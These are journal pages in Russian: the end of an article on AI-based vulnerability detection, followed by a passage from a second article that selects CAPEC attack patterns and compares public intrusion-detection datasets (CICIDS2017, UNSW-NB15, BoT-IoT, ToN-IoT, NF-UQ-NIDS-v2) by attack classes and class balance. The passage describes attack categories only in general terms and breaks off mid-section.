1. AI efficacy memory safety injection vulnerabilities scientific review // ArXiv : электрон. науч. архив. URL: https://arxiv.org/abs/2508.20866v1. (Дата обращения: 28.09.2025).

2. 2024 Common Weakness Enumeration (CWE™) Top 25 Most Dangerous Software Weaknesses List // MITRE. URL: https://cwe.mitre.org/top25/. (Дата обращения: 28.09.2025).

3. [Vulnerability detection using static analysis in code reviews] // ArXiv : электрон. науч. архив. URL: https://arxiv.org/abs/2407.16235. (Дата обращения: 28.09.2025).

4. Yildiz O. Mastering DAST vs. SAST: An ultra-extensive guide to application security testing // Medium. 2023. URL: https://medium.com/@okanyildiz1994/mastering-dast-vs-sast-an-ultra-extensive-guide-to-application-security-testing-aadcc6c26478. (Дата обращения: 28.09.2025).

5. AI-powered Static Application Security Testing // Akto. URL: https://www.akto.io/learn/ai-powered-static-application-security-testing. (Дата обращения: 28.09.2025).

6. Common Weakness Enumeration // Wikipedia. URL: https://en.wikipedia.org/wiki/Common_Weakness_Enumeration. (Дата обращения: 28.09.2025).

7. New Content for Your Most Pressing Emerging Vulnerabilities: AI/LLM CWE Top 25 // Security Journey. URL: https://www.securityjourney.com/post/new-content-for-your-most-pressing-emerging-vulnerabilities-ai/llm-cwe-top-25. (Дата обращения: 28.09.2025).

8. Leveraging hardened cybersecurity frameworks for AI security // Cisco Blogs. 2024. URL: https://blogs.cisco.com/security/leveraging-hardened-cybersecurity-frameworks-for-ai-security. (Дата обращения: 28.09.2025).

9. [GNN for code representation and vulnerability detection] // ArXiv : электрон. науч. архив. URL: https://arxiv.org/html/2404.14719v1. (Дата обращения: 28.09.2025).

10. CFExplainer: A Counterfactual Explainer for GNN-based Vulnerability Detection // ArXiv : электрон. науч. архив. URL: https://arxiv.org/abs/2404.15687. (Дата обращения: 28.09.2025).

11. CFExplainer: A Counterfactual Explainer for GNN-based Vulnerability Detection // ArXiv : электрон. науч. архив. URL: https://arxiv.org/abs/2404.15687. (Дата обращения: 28.09.2025).

12. [Heterogeneous Attention GNN for vulnerability prediction] // ArXiv : электрон. науч. архив. URL: https://arxiv.org/abs/2502.16835v1. (Дата обращения: 28.09.2025).

13. Static and Dynamic Application Security Testing (SAST) and DAST Integration for Robust Secure Coding Practices // ResearchGate : электрон. науч. ресурс. URL: https://www.researchgate.net/publication/393516606_Static_and_Dynamic_Application_Security_Testing_SAST_and_DAST_Integration_for_Robust_Secure_Coding_Practices. (Дата обращения: 28.09.2025).

14. // ArXiv : электрон. науч. архив. URL: https://arxiv.org/abs/2407.16235. (Дата обращения: 28.09.2025).

15. // ResearchGate : электрон. науч. ресурс. URL: https://www.researchgate.net/publication/376846314_Machine_Learning-based_Fuzz_Testing_Techniques_A_Survey. (Дата обращения: 28.09.2025).

16. Online Taint Propagation Using DTA++ rules // BitBlaze. URL: http://bitblaze.cs.berkeley.edu/papers/dta%2B%2B-ndss11.pdf. (Дата обращения: 28.09.2025).

17. A Comparative Analysis and Benchmarking of Dynamic Application Security Testing (DAST) Tools // ResearchGate : электрон. науч. ресурс. URL: https://www.researchgate.net/publication/385500967_A_Comparative_Analysis_and_Benchmarking_of_Dynamic_Application_Security_Testing_DAST_Tools. (Дата обращения: 28.09.2025).

18. Static and Dynamic Application Security Testing (SAST) and DAST Integration for Robust Secure Coding Practices // ResearchGate : электрон. науч. ресурс. URL: https://www.researchgate.net/publication/393516606_Static_and_Dynamic_Application_Security_Testing_SAST_and_DAST_Integration_for_Robust_Secure_Coding_Practices. (Дата обращения: 28.09.2025).

19. Маслова, М. А. Метод статистического анализа локальной сети и выявления компьютерных атак на пакетных выборках оптимальной длины / М. А. Маслова, А. А. Белоус // Информация и безопасность. 2024. Т. 27, № 4. С. 561-570.

Севастопольский государственный университет
Sevastopol State University

Поступила в редакцию

Информация об авторе

Захаров Алексей Павлович – студент ФГАОУ ВО «Севастопольский государственный университет» кафедра «Информационная безопасность», e-mail: alechazaxarov@mail.ru; ул. Университетская, д. 33, г. Севастополь, 299053, Россия.

Маслова Мария Александровна – доцент кафедры “Информационная безопасность”, Севастопольский государственный университет, e-mail: mashechka-81@mail.ru; ул Университетская, д. 33, г. Севастополь, 299053, Россия.

THE USE OF ARTIFICIAL INTELLIGENCE IN THE SEARCH FOR CODE VULNERABILITIES AND COMPARATIVE ANALYSIS OF VARIOUS TESTING METHODS

A.P. Zakharov, M.A. Maslova

The article provides an analytical overview of the possibilities of using artificial intelligence technologies to detect critical vulnerabilities included in the MITRE CWE Top 25 list of 2024. The study contains a synthesis and critical comparison of literature data on the effectiveness of deep learning models, including graph neural networks (GNN) and large language models (LLM), compared with traditional methods of static (SAST) and dynamic (DAST) analysis. It is shown that GNNs demonstrate high accuracy in detecting structural memory security errors, while LLMs excel in the semantic analysis of injection vulnerabilities, but at the same time critically suffer from a high level of false positives. The analysis is compared with the limitations of traditional SAST and DAST. The fundamental limitations of AI approaches are identified, including generalizability issues, vulnerability to adversarial attacks, and the risk of vulnerable code generation.

Keywords: vulnerabilities, artificial intelligence, statistical and dynamic analyses, comparison.

Submitted

Information about the author

Aleksey P. Zakharov – Student of FGAOU VO 'Sevastopol State University', Department of 'Information Security', e-mail: alechazaxarov@mail.ru; 33 Universitetskaya St., Sevastopol, 299053, Russia.

Maria A. Maslova – Associate Professor of the Department of Information Security, Sevastopol State University, e-mail: mashechka-81@mail.ru; 33 Universitetskaya str., Sevastopol, 299053, Russia.

DOI 10.36622/1682-7813.2025.28.4.007
УДК 004.056.5

ОБНАРУЖЕНИЕ И КЛАССИФИКАЦИЯ КИБЕРАТАК НА ОСНОВЕ КОМПЛЕКСНОГО АНАЛИЗА СЕТЕВОГО ТРАФИКА И ЖУРНАЛОВ СОБЫТИЙ: МЕТОДИКА ФОРМИРОВАНИЯ ОБУЧАЮЩИХ ДАННЫХ И НАБОРА ДЕТЕКТИРУЕМЫХ ШАБЛОНОВ

А.П. Васильченко, Е.А. Попова, Н.П. Жуков, С.Е. Сотников

В статье рассматривается задача формирования обучающих данных для систем автоматизированного обнаружения и классификации кибератак на основе комплексного анализа сетевого трафика и журналов событий. Предложена методика отбора и структурирования детектируемых шаблонов атак с использованием таксономии CAPEC, обеспечивающая формализацию процессов разметки данных и определение границ применимости системы. Обосновано разграничение шаблонов CAPEC на используемые для обучения моделей машинного обучения и выявляемые программными методами анализа событийных данных. Показано, что сформированный набор детектируемых шаблонов охватывает около 40 % перечня CAPEC и позволяет сформировать воспроизводимый обучающий набор, ориентированный на интерпретируемое и сценарно-ориентированное выявление кибератак.

Ключевые слова: обнаружение атак, классификация атак, сетевой трафик, журналы событий, CAPEC, обучающие данные.

Введение

Современные информационные системы функционируют в условиях постоянного роста сложности и разнообразия киберугроз, обусловленного развитием распределённых архитектур, облачных технологий и увеличением объёмов сетевого взаимодействия. Атакующие сценарии всё чаще носят многоэтапный характер и включают в себя как сетевые воздействия, так и действия, реализуемые на уровне операционных систем и прикладных сервисов. В таких условиях задача обнаружения и классификации кибератак требует использования методов, способных учитывать совокупность разнородных проявлений атакующего поведения [1].

Целью настоящей статьи является разработка и обоснование методики формирования обучающих данных и набора детектируемых шаблонов CAPEC для задач обнаружения и классификации кибератак на основе комплексного анализа сетевого трафика и журналов событий. Предлагаемый подход ориентирован на совместное использование моделей машинного обучения и программных методов анализа событийных данных и направлен на повышение полноты и интерпретируемости выявляемых атакующих сценариев.

Актуальность поставленной цели определяется следующими основными противоречиями, выявленными в ходе анализа существующих подходов к обнаружению кибератак:

- между необходимостью комплексного анализа сетевого трафика и журналов регистрации событий и ориентацией большинства существующих систем обнаружения атак на обработку одного источника данных;
- между необходимостью идентификации атак в соответствии с таксономией CAPEC и отсутствием такого функционала у большинства существующих аналогов.

Указанные противоречия обусловливают необходимость разработки методики, обеспечивающей осознанный отбор источников данных, формирование репрезентативных обучающих наборов и структурирование шаблонов атак с учётом способов их практического применения.

Для достижения поставленной цели в статье решаются следующие основные задачи:

© Васильченко А.П., Попова Е.А., Жуков Н.П., Сотников С.Е., 2025

1) разработать принципы формирования обучающих данных для анализа сетевого трафика и набора шаблонов CAPEC, используемых для программного анализа событийных данных;

2) обосновать методику отбора и разграничения шаблонов CAPEC в зависимости от способа их использования при обучении модели и при программном анализе событийных данных.

Использование таксономии CAPEC для формализованного описания атакующих сценариев

Важным этапом формирования обучающих данных для задач обнаружения и классификации кибератак является выбор формализованной модели, позволяющей описывать атакующие воздействия в виде унифицированных и интерпретируемых шаблонов. В рамках данной работы в качестве такой модели используется таксономия CAPEC (Common Attack Pattern Enumeration and Classification), представляющая собой структурированный реестр типовых атакующих сценариев [2].

Таксономия CAPEC обеспечивает описание атак с точки зрения целей злоумышленника, характерных этапов реализации, условий успешности и возможных точек наблюдения. В отличие от подходов, ориентированных на фиксацию отдельных технических событий, CAPEC рассматривает атаку как последовательность логически связанных действий, что делает данную таксономию особенно удобной для анализа сложных и многоэтапных сценариев [2].

Использование CAPEC позволяет сопоставлять разрозненные сетевые события и записи журналов регистрации с типовыми моделями поведения злоумышленника. Это имеет принципиальное значение при комплексном анализе данных, получаемых из независимых источников, таких как сетевой трафик и журналы событий, и обеспечивает единый семантический контекст при интерпретации наблюдаемых признаков [2].

В практическом аспекте таксономия CAPEC применяется для отбора тех атакующих сценариев, признаки которых могут быть зафиксированы доступными техническими средствами мониторинга. Такие сценарии формируют набор детектируемых шаблонов атак, пригодных для включения в обучающий набор данных. Одновременно использование CAPEC позволяет идентифицировать сценарии, признаки которых либо слабо выражены, либо принципиально недоступны для наблюдения в рамках используемых источников данных, например атаки, полностью маскирующиеся в зашифрованных каналах или требующие внешней разведывательной информации. Подобные сценарии относятся к недетектируемым шаблонам и не рассматриваются при формировании обучающей выборки, определяя границы применимости разрабатываемой системы [1].

Анализ открытых датасетов для задач обнаружения и классификации кибератак по данным сетевого трафика

Разработка систем обнаружения и классификации кибератак, основанных на методах машинного обучения, требует использования качественных, репрезентативных и корректно размеченных наборов данных. В связи с этим в исследовательской практике сформировался ряд открытых датасетов сетевого трафика, широко применяемых в качестве эталонной базы для тестирования и сравнения алгоритмов обнаружения атак. Каждый из таких наборов данных создавался в рамках определённых исследовательских задач и отражает особенности конкретной моделируемой сетевой среды, что обусловливает существенные различия в составе трафика, структуре признаков и номенклатуре атакующих сценариев. Анализ наиболее распространённых датасетов необходим для оценки их применимости в рамках настоящего исследования и обоснованного выбора источника обучающих данных [3].

Одним из наиболее ранних и широко используемых является датасет CICIDS2017, опубликованный Канадским институтом кибербезопасности в 2017 году. Он включает порядка 2,8 млн записей сетевого трафика, из которых значительная часть относится к легитимной активности. Датасет формировался в условиях моделируемой

корпоративной сети и охватывает широкий спектр атак типа DoS/DDoS, сценарии перебора учётных данных и ограниченное число прикладных угроз. Структура CICIDS2017 приведена в табл. 1, где особенно заметна вариативность семейств DoS/DDoS-атак [4].

Таблица 1

Структура и распределение классов атак в датасете CICIDS2017

Класс	Значение класса	Количество записей	Описание
BENIGN	Легитимный сетевой трафик	2 273 097	Нормальные прикладные и системные соединения без признаков нарушения политик безопасности или эксплуатации уязвимостей
DoS Hulk	Высокоинтенсивная DoS-атака типа Hulk	231 073	Генерация большого числа HTTP-запросов с целью исчерпания ресурсов веб-сервера и нарушения его работоспособности
PortScan	Сетевое сканирование портов	158 930	Последовательные попытки установления соединения с широким диапазоном портов для выявления открытых сервисов и построения карты инфраструктуры
DDoS	Распределённая DoS-атака	128 027	Масштабированная перегрузка сети или сервиса за счёт одновременной генерации трафика с множества узлов
DoS GoldenEye	DoS-атака GoldenEye	10 293	Использование специфического шаблона HTTP-запросов для постепенного истощения ресурсов веб-сервера
FTP-Patator	Грубый подбор для FTP	7 938	Многократные попытки аутентификации к FTP-серверу с перебором пар логин/пароль
SSH-Patator	Грубый подбор для SSH	5 897	Автоматизированные попытки получения доступа к SSH-сервису путём систематического перебора учётных данных
DoS Slowloris	Медленная DoS-атака Slowloris	5 796	Удержание большого числа неполных HTTP-соединений с целью блокирования новых запросов
DoS SlowHTTPTest	Медленная HTTP-атака	5 499	Формирование неполных или замедленных HTTP-запросов для удержания серверных ресурсов
Bot	Ботнет-активность	1 966	Трафик от узлов, находящихся под управлением злоумышленника и выполняющих команды управления
Web-Bruteforce	Подбор учётных данных в веб-приложениях	1 507	Серии запросов к веб-формам аутентификации с перебором комбинаций логин/пароль
Infiltration	Сетевое проникновение	36	Сценарии доставки и активации вредоносного ПО с закреплением во внутреннем сегменте сети
SQL Injection	SQL-инъекции	21	Модификация параметров SQL-запросов для обхода контроля доступа или изменения данных
Heartbleed	Эксплуатация уязвимости Heartbleed	11	Специально сформированные запросы к уязвимым реализациям OpenSSL, приводящие к утечке памяти

Благодаря детализированной системе признаков и относительно реалистичной сетевой среде CICIDS2017 стал ориентиром для последующих исследований. В то же

время выраженный дисбаланс классов и крайне низкое представление отдельных типов атак существенно затрудняют обучение устойчивых многоклассовых классификаторов. Кроме того, ряд угроз, актуальных для современных сетевых инфраструктур, в данном датасете отсутствует [4].

Дальнейшее развитие данной линейки получило отражение в датасете CICIDS2018, опубликованном в 2018 году. Он отличается увеличенным объёмом данных и более длительными временными сессиями и содержит около 16,2 млн записей сетевого трафика. Структура датасета представлена в табл. 2 и демонстрирует значительное преобладание легитимной активности [3].

Таблица 2

Структура и распределение классов атак в датасете CICIDS2018

Класс	Значение класса	Количество записей	Описание
Benign	Легитимный сетевой трафик	13 484 753	Сетевые соединения и запросы, соответствующие штатной эксплуатации информационных систем и не содержащие признаков вредоносной активности
DDoS	Распределённые атаки отказа в обслуживании	1 263 901	Координированные воздействия с множества узлов-источников, направленные на исчерпание вычислительных и сетевых ресурсов целевого сервиса и нарушение его доступности
DoS	Локальные атаки отказа в обслуживании	654 352	Вредоносные действия одного или ограниченного числа источников, приводящие к перегрузке канала или сервисов и временному нарушению их работоспособности
Brute Force	Атаки грубого подбора учётных данных	380 989	Серии автоматизированных попыток аутентификации с перебором паролей и иных реквизитов доступа к прикладным сервисам
Botnet	Ботнет-ориентированная вредоносная активность	286 188	Трафик от узлов, находящихся под внешним управлением и используемых для проведения атак, рассылки спама и организации распределённых воздействий
Infiltration	Атаки проникновения во внутреннюю инфраструктуру	161 843	Сетевые взаимодействия, связанные с доставкой и активацией вредоносного программного обеспечения, закреплением в системе и скрытым управлением
Web attack	Атаки на веб-приложения	9 740	Попытки эксплуатации уязвимостей веб-приложений (SQL-инъекции, XSS и др.), направленные на обход механизмов контроля и получение несанкционированного доступа

CICIDS2018 характеризуется высокой реалистичностью фонового трафика и расширенным набором распространённых угроз. Однако, как и предыдущая версия, он сохраняет выраженный дисбаланс классов, при котором легитимный трафик занимает более 80 % выборки, а некоторые атакующие сценарии представлены минимально. Это ограничивает возможности применения датасета в задачах многоклассовой классификации, хотя делает его полезным для исследований бинарного обнаружения аномалий [3].

В конце 2018 года был представлен датасет CSE-CIC-IDS2018, разработанный на основе сценариев CICIDS2017 и CICIDS2018.

Он ориентирован на повышение согласованности данных, расширение спектра атак и формирование более строгой экспериментальной среды. Общий объём полной версии датасета составляет порядка 16 млн записей. Как показано в табл. 3, CSE-CIC-IDS2018 содержит более детализированное представление семейств DoS/DDoS-атак, что повышает его ценность при анализе поведенческих характеристик сетевых перегрузок [3].

Таблица 3

Структура и распределение классов атак в датасете CSE-CIC-IDS2018

Класс	Значение класса	Количество записей	Описание
Benign	Легитимный сетевой трафик	1 347 953	Обычные пользовательские и служебные соединения, соответствующие штатному режиму работы инфраструктуры
HOIC	DDoS-атака HOIC	68 821	Высокообъёмные HTTP-атаки, генерируемые инструментом High Orbit Ion Cannon и направленные на отказ в обслуживании веб-ресурсов
LOIC-HTTP	DDoS-атака LOIC по HTTP	57 550	Нагрузочные атаки с использованием Low Orbit Ion Cannon, ориентированные на перегрузку веб-сервиса многочисленными HTTP-запросами
DoS Hulk	DoS-атака Hulk	46 014	Генерация большого количества запросов к веб-серверу с целью истощения процессорных и сетевых ресурсов
Bot	Ботнет-активность	28 539	Узлы, управляемые с внешнего центра и участвующие в распределённых атаках и других вредоносных операциях
FTP-Bruteforce	Грубый подбор для FTP	19 484	Автоматизированный перебор параметров аутентификации к FTP-серверу
SSH-Bruteforce	Грубый подбор для SSH	18 485	Систематический перебор учётных данных при подключении по протоколу SSH
Infiltration	Проникновение	16 160	Сетевые взаимодействия, связанные с загрузкой, установкой и эксплуатацией вредоносного ПО внутри сети
SlowHTTPTest	Медленные HTTP-атаки	14 110	Использование намеренно замедленных или фрагментированных HTTP-запросов для удержания ресурсов сервера
GoldenEye	DoS-атака GoldenEye	4 154	Комплексные HTTP-атаки, имитирующие легитимную активность и затрудняющие фильтрацию
Slowloris	DoS-атака Slowloris	1 076	Удержание большого числа полуоткрытых соединений, блокирующих обработку новых запросов
LOIC-UDP	DDoS-атака LOIC по UDP	163	Массовая генерация UDP-пакетов с целью перегрузки канала связи или сетевых устройств
Web-Bruteforce	Подбор учётных данных веб-приложений	59	Многочисленные запросы к формам аутентификации веб-приложений
XSS	Межсайтовый скриптинг	25	Встраивание вредоносного сценарного кода в веб-страницы
SQL Injection	SQL-инъекции	7	Эксплуатация уязвимостей обработки входных данных в СУБД

Несмотря на более аккуратную структуру и расширенное описание атакующих сценариев, данный датасет по-прежнему сохраняет ограничения, связанные с недостаточным представлением редких атак и ограниченной вариативностью современного трафика.

Значимым этапом в развитии экспериментальных данных для IDS стал датасет UNSW-NB15, разработанный в Australian Centre for Cyber Security с использованием аппаратного генератора трафика IXIA PerfectStorm. Такой подход обеспечил высокое качество моделируемых сетевых воздействий. Структура датасета приведена в табл. 4 и отражает наличие как прикладных, так и протокольных атак [5].

Таблица 4

Структура и распределение классов атак в датасете UNSW-NB15

Класс	Значение класса	Количество записей	Описание
Normal	Легитимный сетевой трафик	2 218 761	Набор записей, характеризующих нормальные операции сетевых служб и пользователей без признаков атак
Fuzzers	Генерация тестовых воздействий	24 246	Попытки вызвать некорректное поведение приложений и протоколов путём подачи случайно сгенерированных или заведомо ошибочных данных
Analysis	Аналитическая активность	2 677	Трафик, связанный с различными формами технического анализа и тестирования, включая сканирование и диагностику
Backdoors	Закладочные механизмы	2 329	Попытки скрытого удалённого управления системой через заранее подготовленные механизмы обхода аутентификации
DoS	Атаки отказа в обслуживании	16 353	Вредоносные воздействия, направленные на исчерпание ресурсов и ухудшение доступности сетевых и прикладных сервисов
Exploits	Эксплуатация уязвимостей	44 525	Сетевые взаимодействия, инициирующие выполнение вредоносного кода или несанкционированные операции за счёт уязвимостей программного обеспечения
Generic	Универсальные криптографические атаки	215 481	Воздействия на криптографические механизмы и протоколы, не привязанные к конкретному приложению
Reconnaissance	Разведывательная активность	13 987	Сбор информации о структуре сети, активных узлах и доступных сервисах на подготовительном этапе атаки
Shellcode	Внедрение shell-кода	1 511	Передача и исполнение компактных фрагментов машинного кода, обеспечивающих атакующему дальнейший контроль
Worms	Компьютерные черви	174	Самораспространяющиеся вредоносные программы, использующие сетевые уязвимости для заражения новых узлов

Благодаря более равномерному распределению классов и включению разнообразных угроз UNSW-NB15 получил широкое распространение при обучении универсальных моделей обнаружения атак. Вместе с тем он отражает состояние киберугроз на момент создания и не включает сценарии, характерные для современных

облачных и контейнеризированных архитектур [5].

С ростом числа IoT-устройств возникла необходимость моделирования атак, специфичных для данной среды. В ответ на это был разработан датасет BoT-IoT, включающий около 73 млн записей сетевого трафика. Его структура представлена в табл. 5 [6].

Таблица 5

Структура и распределение классов атак в датасете BoT-IoT

Класс	Значение класса	Количество записей	Описание
Service scanning	Сканирование сетевых сервисов	1 463 364	Активность по выявлению доступных сервисов и их характеристик в целях последующей эксплуатации выявленных уязвимостей
OS Fingerprinting	Определение характеристик операционной системы	358 275	Специфические запросы и ответы, позволяющие идентифицировать тип и версию операционной системы целевого узла
DDoS	Распределённые атаки отказа в обслуживании	39 729 480	Масштабные воздействия на инфраструктуру IoT с использованием большого числа заражённых устройств
DoS	Локальные атаки отказа в обслуживании	32 980 194	Вредоносные воздействия, инициируемые ограниченным числом источников и приводящие к нарушению доступности сервисов
Keylogging	Сбор нажатий клавиш	1 469	Активность программ-кейлоггеров, направленная на несанкционированное получение учётных данных и иной чувствительной информации
Data theft	Кража данных	118	Сетевые операции по изъятию конфиденциальной информации с компрометированных узлов и её передаче злоумышленнику

Несмотря на значительный объём и высокую реалистичность IoT-трафика, датасет характеризуется критическим дисбалансом классов, при котором атакующая активность занимает практически весь объём данных, а легитимный трафик представлен минимально, что ограничивает его применимость для обучения универсальных моделей IDS [6].

Дальнейшее развитие комплексных наборов данных было реализовано в датасете ToN-IoT, содержащем не только сетевой трафик, но и журналы регистрации событий, телеметрию устройств и диагностические данные. Общий объём датасета превышает 22 млн записей, а структура сетевой части представлена в табл. 6 [7].

Данный набор данных предоставляет уникальные возможности для исследования атак в распределённых IoT-средах, однако высокая шумность данных и слабая сопоставимость с традиционными корпоративными сетями существенно ограничивают его использование в классических задачах обнаружения атак [7].

Наиболее актуальным среди рассмотренных является датасет NF-UQ-NIDS-v2, разработанный в 2022 году. Он был создан с учётом выявленных недостатков предыдущих наборов данных и ориентирован на формирование современного, масштабного и сбалансированного обучающего набора. Датасет включает около 75 млн записей сетевого трафика, распределённых между двадцатью классами атак и легитимной активностью. Его структура приведена в табл. 7 [8].

Таблица 6

Структура и распределение классов атак в датасете ToN-IoT

Класс	Значение класса	Количество записей	Описание
Backdoor	Атаки с использованием закладочных механизмов	508 116	Использование заранее внедрённых механизмов скрытого доступа к устройствам и сервисам интернета вещей
DoS	Атаки отказа в обслуживании	3 375 328	Попытки вывести из строя узлы IoT-инфраструктуры путём перегрузки каналов связи или вычислительных ресурсов
DDoS	Распределённые атаки отказа в обслуживании	6 165 008	Координированные воздействия, исходящие от большого числа IoT-устройств и направленные на парализацию работы целевых ресурсов
Injection	Инъекционные атаки	452 659	Встраивание произвольных команд и данных в протоколы и прикладные запросы, обслуживающие IoT-устройства
MITM	Атаки типа «человек посередине»	1 052	Перехват и возможная модификация сетевого трафика между узлами для получения или изменения передаваемых данных
Scanning	Разведывательно-сканирующая активность	7 140 161	Массовое сканирование адресного пространства и портов с целью идентификации уязвимых устройств и сервисов
Ransomware	Крипто-вымогательская активность	72 805	Блокирование или шифрование данных на IoT-устройствах с последующим требованием выкупа
Password	Атаки на механизмы аутентификации	1 718 568	Попытки подбора или перехвата паролей и иных аутентификационных данных
XSS	Межсайтовый скриптинг	2 108 944	Внедрение вредоносного сценарного кода в веб-интерфейсы управления IoT-системами
Normal	Легитимный сетевой трафик	796 380	Корректные сетевые взаимодействия в рамках штатной эксплуатации IoT-платформ

Таблица 7

Структура и распределение классов атак в датасете NF-UQ-NIDS-v2

Класс	Значение класса	Количество записей	Описание
Benign	Легитимный сетевой трафик	25 165 295	Сетевые соединения и пакеты, соответствующие политикам безопасности по содержанию и временным характеристикам
DDoS	Распределённые атаки отказа в обслуживании	21 748 351	Координированная генерация избыточного трафика с множества узлов с целью исчерпания ресурсов целевых сервисов
Reconnaissance	Разведывательно-сканирующая активность	2 833 778	Систематический сбор информации о топологии сети, активных хостах и доступных сервисах
Injection	Инъекционные атаки	684 897	Встраивание вредоносных команд или данных в прикладные или протокольные запросы

Продолжение табл. 7

Класс	Значение класса	Количество записей	Описание
DoS	Локальные атаки отказа в обслуживании	1 787 555	Воздействия, инициируемые ограниченным числом источников и приводящие к временному нарушению доступности сервисов
Brute Force	Атаки грубого подбора	123 892	Последовательный перебор реквизитов доступа без использования дополнительных знаний о системе
Password	Атаки на механизмы аутентификации	1 153 223	Подбор, перехват или повторное использование аутентификационных данных
XSS	Межсайтовый скриптинг	2 455 020	Внедрение вредоносного сценарного кода в веб-страницы с последующим выполнением на стороне клиента
Infiltration	Атаки проникновения	11 681	Сетевые действия, ведущие к внедрению и закреплению вредоносного ПО во внутреннем сегменте сети
Exploits	Эксплуатация уязвимостей	31 551	Инициирование выполнения кода или изменения конфигурации за счёт известных слабостей ПО
Scanning	Сетевое сканирование	3 781 419	Массовые попытки установления соединений для выявления открытых портов и сервисов
Backdoor	Закладочные механизмы	18 878	Организация скрытого удалённого доступа через ранее внедрённые механизмы
Bot	Ботнет-активность	14 907	Взаимодействия с управляющими центрами ботнетов и трафик, генерируемый для атак
Generic	Универсальные криптографические атаки	18 860	Воздействия на криптографические механизмы без привязки к конкретному приложению
Shellcode	Внедрение shell-кода	1 427	Передача и исполнение компактных фрагментов машинного кода
MITM	Атаки типа «человек посередине»	7 723	Перехват и возможная модификация трафика между легитимными узлами
Worms	Компьютерные черви	184	Самораспространяющиеся вредоносные программы, использующие сетевые уязвимости
Ransomware	Программы-шифровальщики	3 425	Активность, связанная с заражением, шифрованием данных и взаимодействием с серверами управления

NF-UQ-NIDS-v2 сочетает большой объём данных, актуальные атакующие сценарии и высокую равномерность распределения классов. В отличие от датасетов серии CIC, редкие типы атак представлены в объёмах, достаточных для обучения нейросетевых моделей. Кроме того, в набор включены классы угроз, отсутствующие в более ранних датасетах, такие как ransomware, MITM, сложные инъекционные и backdoor-атаки [8].

Сравнительный анализ рассмотренных датасетов приведён в табл. 8, где они сопоставлены по критериям объёма, номенклатуры атак, соответствия современным угрозам, степени дисбаланса и реалистичности моделируемого трафика [1].

Таблица 8

Сравнительная характеристика открытых датасетов сетевого трафика для задач обнаружения и классификации кибератак

Датасет	Объём данных	Номенклатура атак	Соответствие современным угрозам	Степень дисбаланса классов	Реалистичность трафика
CICIDS2017	Средний	Средняя	Средняя	Высокая	Высокая
CICIDS2018	Средний	Средняя	Средняя	Очень высокая	Высокая
CSE-CIC-IDS2018	Средний	Средняя	Средняя	Высокая	Средняя
UNSW-NB15	Средний	Средняя	Средняя	Низкая	Средняя
BoT-IoT	Очень высокий	Низкая (доминирование IoT-атак)	Средняя	Экстремальн о высокая	Средняя
ToN-IoT	Высокий	Высокая	Высокая	Высокая	Средняя
NF-UQ-NIDS-v2	Очень высокий	Очень высокая	Очень высокая	Относительн о низкая	Высокая

Сравнительный анализ показывает, что большинство ранних IDS-датасетов характеризуются либо выраженным дисбалансом классов, либо ограниченной номенклатурой атак, либо недостаточным соответствием современным условиям эксплуатации сетевых инфраструктур. Датасеты, ориентированные на IoT-среды, обладают высокой специализацией, но не обеспечивают универсальности, необходимой для обучения обобщённых классификационных моделей.

В этом контексте NF-UQ-NIDS-v2 демонстрирует наиболее сбалансированное сочетание объёма данных, разнообразия атакующих сценариев, актуальности угроз и реалистичности сетевого трафика. Эти свойства обосновывают выбор данного датасета в качестве основного источника обучающих данных для построения классификационной модели, основанной на шаблонах CAPEC, и обеспечивают надёжность и воспроизводимость получаемых результатов [8].

Методика формирования набора детектируемых шаблонов атак

Формирование набора детектируемых шаблонов атак является ключевым этапом подготовки данных, определяющим как архитектуру подсистемы сбора и предварительной обработки информации, так и содержание обучающей выборки для классификационной модели. В рамках разрабатываемой системы сбор данных осуществляется по двум логически разделённым направлениям, каждое из которых ориентировано на выявление различных проявлений атакующих сценариев [9].

Первое направление связано с подготовкой данных для модели машинного обучения и опирается исключительно на анализ сырого сетевого трафика. В данном случае используются признаки, формируемые непосредственно на основе параметров сетевых соединений и статистических характеристик потоков, которые могут быть представлены в числовом виде и использованы при обучении классификационной модели. Второе направление включает анализ вспомогательных источников данных, таких как системные и прикладные журналы регистрации событий, телеметрия и сигнатуры IDS, данные DNS, TLS-отпечатки JA3, сведения DHCP, ARP, SNMP и другие событийные каналы. Эти источники позволяют фиксировать дополнительные признаки атак, не всегда выраженные на уровне сетевого трафика [9].

Разделение направлений обработки обусловлено тем, что модель машинного обучения должна опираться исключительно на те данные, которые формируются непосредственно в сетевом трафике и

поддаются формализации в виде устойчивых статистических и поведенческих признаков. В то же время модуль сбора и анализа вспомогательных источников ориентирован на выявление более широкого спектра проявлений атак, включая протокольные аномалии, сбои в работе сервисов, нарушения функционирования приложений и нетипичные последовательности сетевых запросов. В результате набор детектируемых шаблонов атак должен охватывать как сценарии, выявляемые на основе сетевого трафика, так и сценарии, наблюдаемые через дополнительные средства мониторинга [1].

Критерием включения шаблона CAPEC в набор детектируемых является наличие устойчивых и интерпретируемых технических признаков, наблюдаемых в одном или нескольких источниках данных, доступных системе. Если реализация атакующего паттерна приводит к изменению структуры пакетов, аномалиям параметров протоколов, формированию специфических последовательностей соединений, появлению характерных сигнатур IDS либо отражается в журналах регистрации событий или телеметрии, такой шаблон рассматривается как доступный для последующей идентификации и классификации. Шаблоны атак, не оставляющие наблюдаемых следов в сетевых или событийных источниках, исключаются из набора как недетектируемые [2].

Сформированный набор детектируемых шаблонов атак имеет двойное назначение. С одной стороны, он определяет перечень классов атак, которые могут быть представлены в обучающей выборке и использованы при обучении модели машинного обучения. С другой стороны, данный набор задаёт структуру атакующих сценариев, подлежащих выявлению в модуле сбора и предварительной обработки данных, что обеспечивает согласованность между двумя потоками анализа информации. Таким образом достигается единая методологическая основа, обеспечивающая сопоставимость данных, получаемых из сетевого трафика и вспомогательных источников [9].

В табл. 9 приведён фрагмент итоговой таблицы детектируемых шаблонов CAPEC с указанием источников наблюдения и обоснованием их включения в набор данных [2].

Сформированный набор детектируемых шаблонов охватывает порядка 40 % от общего числа шаблонов, представленных в классификаторе CAPEC. Данная доля отражает количество шаблонов, для которых возможно выделение устойчивых и интерпретируемых технических признаков на основе анализа сетевого трафика и событийных данных. Остальные шаблоны CAPEC ориентированы на высокоуровневые или организационные сценарии атак и не могут быть использованы для автоматизированной детекции в рамках выбранных источников данных.

Подготовка обучающих данных для классификационной модели

Подготовка обучающих данных для классификационной модели является завершающим этапом формирования методической основы разрабатываемой системы и опирается на результаты анализа таксономии CAPEC, выбранного датасета и сформированного набора детектируемых атак. Ключевым методологическим принципом данного этапа является сопоставление каждой записи исходного датасета конкретному шаблону CAPEC, что обеспечивает логическую непрерывность между формализованным описанием атакующих сценариев и их фактическими проявлениями в сетевом трафике [2].

